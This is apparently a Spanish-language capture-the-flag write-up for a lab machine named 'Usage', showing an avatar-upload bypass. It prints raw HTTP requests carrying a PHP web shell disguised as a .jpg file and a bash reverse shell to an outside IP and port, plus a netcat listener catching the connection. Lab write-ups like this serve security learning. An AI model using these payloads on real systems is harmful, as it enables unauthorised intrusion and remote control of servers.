
En ajustes podemos subir una imagen, vamos a intentar subir un *.php*:



Username	admin
* Name	Administrator
Avatar	user2-160x160.jpg


□ View □ Continue creating □ Continue editing

Ponemos la imagen, activamos Burp y nos vamos al repeater. Le añadimos la extensión *.php* y ponemos código



```
5LzJUZGJKaHZFeDcwbEl0cmpucmZlc0ZsQjRaeC8reGd4eXRXOGxKSjlsa3lXaGliUG1BWWZvUkpKYjcxQVdTczQ1WndqUEFiY0xS
DNT: 1
Priority: u=0

------geckoformboundary401e8ec9d75a689d3ef03a626e900110
Content-Disposition: form-data; name="name"

Administrator
------geckoformboundary401e8ec9d75a689d3ef03a626e900110
Content-Disposition: form-data; name="avatar"; filename="2025-02-12_15-55.jpg.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>

------geckoformboundary401e8ec9d75a689d3ef03a626e900110
Content-Disposition: form-data; name="_token"

B54qfS8hi6sI6LOTxTdQWMTkGzsf0oDg7UUSYCjZ
------geckoformboundary401e8ec9d75a689d3ef03a626e900110
Content-Disposition: form-data; name="_method"

PUT
------geckoformboundary401e8ec9d75a689d3ef03a626e900110--
```

Enviamos, volvemos y la imagen esta subida, ahora solo queda comprobar si interpreta código php:




User setting

Edit

Username: admin

* Name: Administrator

Avatar: 2025-02-12_15-55.jpg.php




Avatar

2025-02-12_15-55.jpg.php

2025-02-12_15-55.jpg.php


```
<div class="file-preview ">
  <button class="close fileinput-remove" type="button"
  aria-label="Close">…</button> event
  <div class="file-drop-disabled">
    <div class="file-preview-thumbnails"> event
      <div id="preview-1741183080086_7-init_0"
      class="file-preview-frame krajee-default file-
      preview-initial file-sortable kv-preview-thumb"
      data-fileindex="init_0" data-template="image">
        <div class="kv-file-content">
          <img class="file-preview-image kv-preview-data"
          src="http://admin.usage.htb/uploads/
          images/2025-02-12_15-55.jpg.php"
          title="2025-02-12_15-55.jpg.php"
          alt="2025-02-12_15-55.jpg.php"
          style="width:auto;height:auto;max-
          width:100%;max-height:100%;">…
        </div>
        <div class="file-thumbnail-footer">…</div>
```



```
oads/images/2025-02-12_15-55.jpg.php?cmd=whoami
```


```
dash
```

Funcionó. Como tuve problemas tuve que subir una nueva imagen, esta vez directamente con una reverse shell



```
eyJpdiI6Imo2elNMelBQeU11ZUJVRUFnOU1iQnc9PSIsInZhbHVlIjoicVltV2M3ZWZBYUovajdMM3dUL2piaFY5SDMwMklOYVh4WFNoaz
jRlBCZHVPbjFBcWF5eVN4NktVcm9MUVovVVNpNUZXUy9WY2Z1Yk53UmpFd3UwODJkVTFZbGw4YVRFY2NkUklXVmVkT2xXOXAyR21wRURZ
DNT: 1
Priority: u=0

------geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6
Content-Disposition: form-data; name="name"

Administrator
------geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6
Content-Disposition: form-data; name="avatar"; filename="a.jpg.php"
Content-Type: image/jpeg


<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.27/4444 0>&1'"); ?>
------geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6
Content-Disposition: form-data; name="_token"

0GlbDGau34rqLYt3s9vInpUm48bAcD3kEWveZr2H
------geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6
Content-Disposition: form-data; name="_method"

PUT
------geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6--
```

Volvemos a la ruta y estamos dentro!:



```
image.php.jpg  sqli_conditional_response_columns.py  sqli_conditional_response_tables.py
❯ cp /home/juan/Images/Screenshots/2025-02-12_15-56_1.png .
❯ mv 2025-02-12_15-56_1.png 2025-02-12_15-56_1.jpg
❯ nc -nlvp 4444
^CExiting.
❯ nc -nlvp 4444
Connection from 10.10.11.18:38860
bash: cannot set terminal process group (1226): Inappropriate ioctl for device
bash: no job control in this shell
dash@usage:/var/www/html/project_admin/public/uploads/images$
```

* Name: Administrator

Avatar: a.jpg.php

Hasta aquí llegué.